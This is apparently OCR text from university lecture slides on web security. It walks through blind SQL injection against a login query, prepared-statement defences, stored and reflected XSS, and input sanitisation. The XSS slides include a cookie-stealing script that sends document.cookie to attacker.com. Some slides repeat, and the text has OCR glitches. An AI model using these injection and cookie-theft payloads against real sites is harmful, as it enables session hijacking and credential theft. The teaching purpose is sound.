  - **‘b’, ‘c’, ‘d’… in the place of ‘a’**
  - Until the server responds with login success

```
$q = "SELECT * FROM user WHERE id=‘$id’ AND pw=‘$pw’";
```

(Omitted the parts that are commented out)






```
SELECT * FROM user WHERE id=‘admin’ AND SUBSTR(pw,1,1)==‘b’
```


Server’s response:


Blind SQL Injection Example

- **Next, the attacker will try other characters one by one**
  - **‘b’, ‘c’, ‘d’… in the place of ‘a’**
  - Until the server responds with login success

```
$q = "SELECT * FROM user WHERE id=‘$id’ AND pw=‘$pw’";
```

(Omitted the parts that are commented out)






```
SELECT * FROM user WHERE id=‘admin’ AND SUBSTR(pw,1,1)==‘c’
```


Server’s response:

Blind SQL Injection Example

- **Next, the attacker will try other characters one by one**
  - **‘b’, ‘c’, ‘d’… in the place of ‘a’**
  - Until the server responds with login success

```
$q = "SELECT * FROM user WHERE id=‘$id’ AND pw=‘$pw’";
```

(Omitted the parts that are commented out)



‘q’

```
SELECT * FROM user WHERE id=‘admin’ AND SUBSTR(pw,1,1)==‘d’
```


Server’s response:

Blind SQL Injection Example

- **Next, the attacker will try other characters one by one**
  - **'b', 'c', 'd'… in the place of 'a'**
  - Until the server responds with login success

```
$q = "SELECT * FROM user WHERE id='$id' AND pw='$pw'";
```

(Omitted the parts that are commented out)



'q'

```
SELECT * FROM user WHERE id='admin' AND SUBSTR(pw,1,1)=='q'
```

Server's response:


OK, then the first character is **'q' !**

Blind SQL Injection Example

- **Now the attacker move on to the second character**
  - **Use `SUBSTR(pw,2,1)` instead of `SUBSTR(pw,1,1)`**
  - And repeat the process again, until the entire string is leaked

```
$q = "SELECT * FROM user WHERE id='$id' AND pw='$pw'";
```

(Omitted the parts that are commented out)



'w'

```
SELECT * FROM user WHERE id='admin' AND SUBSTR(pw,2,1)=='a'
```

id	pw	snn	...
jason	asdf	990515-******	
admin	qwer1234	970403-******	

Figuring out the Column Name

- **In the previous blind SQL injection, we assumed that the column name of password (`pw`) is known**
  - Sometimes, the attacker may guess such a predictable name
- **To disclose such column names, the attacker can use other variants of SQL injection**
  - Union-based SQL injection
  - Accessing MySQL's metadata table: **`information_schema`**
  - We will not discuss these in details (you can search for these keywords in Google if you are really interested)

Preventing SQL Injection

- **We must prevent user data from being used as code**
  - Ex) By escaping the single quote in the user input
  - `... WHERE id='admin\' --' AND pw=...`
- **But it may not be wise to implement your own logic for sanitization or replacement (easy to make mistake)**
- **The language you use will already have such features**
  - *Prepared statements*, *parameterized query*, …

Prepared statements in PHP

```
$m = new mysqli(...);
$stmt = $m->prepare("SELECT * FROM user WHERE id=? and pw=?");
$stmt->bind_param("ss", $id, $pw);
$stmt->execute();
```

Topics

- **Background on the Web**
  - HTTP
  - HTML and JavaScript
  - Cookie
  - Server-side code and backend database
- **Various vulnerabilities and attacks in the Web**
  - File inclusion vulnerability
  - File upload vulnerability
  - SQL injection vulnerability
  - **Cross-site scripting (XSS)**
  - Cross-site Request Forgery (CSRF)

JavaScript and Cookie Revisited

- **Recall that JavaScript (JS) code can do various things and enables dynamic features in the webpage**
- **For example, JS code can also access and manipulate the cookies stored in the browser**
- **Demonstration:**
  - Open *developer mode* in chrome browser by pressing **`F12`** key
  - The developer mode allows you to run some JS code snippet
  - Type **`"alert(document.cookie)"`** in the *console* tab
  - When you press enter, an alert window will show up

Cross-Site Scripting (XSS)

- **In normal situation, browser must execute JavaScript (JS) code written by the developer of web application**
- **Cross-site scripting (XSS) means that an attacker is controlling the JS code that is executed in the browser**
  - Note that the JS code is executed in the side of victim user
  - So XSS is often called *client-side attack*
- **What happens if the attacker can execute the following JS code in your browser?**


```
<scrit>
  window.location="http://attacker.com?" + document.cookie
</script>
```

Cross-Site Scripting (XSS)

- **Then, your session ID (`SID`) cookie will be sent to the website owned by the attacker (`attacker.com`)**
  - If the attacker had prepared **`index.php`** page that dumps **`$_GET['SID']`** in the server, your session ID will be recorded
  - Then, the attacker can use this information and pretend as if the attacker had logged in with your account


Stored XSS

- **Now let's see how such XSS attacks can actually occur**
- **First, in stored XSS (a.k.a. persistent XSS), the attacker will insert malicious JS code to the target server**
  - (Caution) Two web servers will appear in this attack scenario: attacker's server and vulnerable target server
- **Assume that there is a web service that allows each user to choose a profile message**
  - And this message will be stored in the DB




Stored XSS

- **If the user stores a benign string message in the profile message, everything will run fine**




Stored XSS

- **If the user stores a benign string message in the profile message, everything will run fine**




Stored XSS

- **What if attacker stores JS code in the profile message?**
  - Ex) `<script>alert("XSS")</script>`




Stored XSS

- **What if attacker stores JS code in the profile message?**
  - Ex) `<script>alert("XSS")</script>`




Stored XSS

- **Now what about this JS code?**
  - Ex) `<script>window.location="http://attacker.com...`




Reflected XSS

- **In reflected XSS, malicious JS code is not stored in the server DB; it is embedded in malicious URL link**
  - The attacker will induce the victim user to click this link
- **Consider the following web application**
  - This server-side code will be executing in the target server




Reflected XSS

- **What if an attacker sends this URL to the victim?**
  - Ex) `target.com/index.php?name=<script>...</script>`



Reflected XSS

- **What if an attacker sends this URL to the victim?**
  - Ex) `target.com/index.php?name=<script>...</script>`



Same Origin Policy (SOP)

- **We have discussed XSS that steals browser cookies**
- **But what is the scope of cookies that can be stolen?**
  - For example, can XSS attack steal **all the cookies** set by the websites that have been visited until now?
- **Due to the same origin policy (SOP), XSS attack can only steal the cookies set by the current website**
- **SOP is an important access control mechanism of browser, so search for more details if you are interested**

Preventing XSS Attack

- **Sanitize the user input before it is stored or sent back to the user (and shown as a part of HTML)**
- **Similarly to the prevention of SQL injection, it is easy to make mistake if you implement your own logic**
  - Use the functions provided from the language you are using
  - Ex) **`htmlspecialchars()`** of PHP will convert **`"<script>"`** into **`"<script>“`**
  - Now, the escaped string will appear as below in the browser

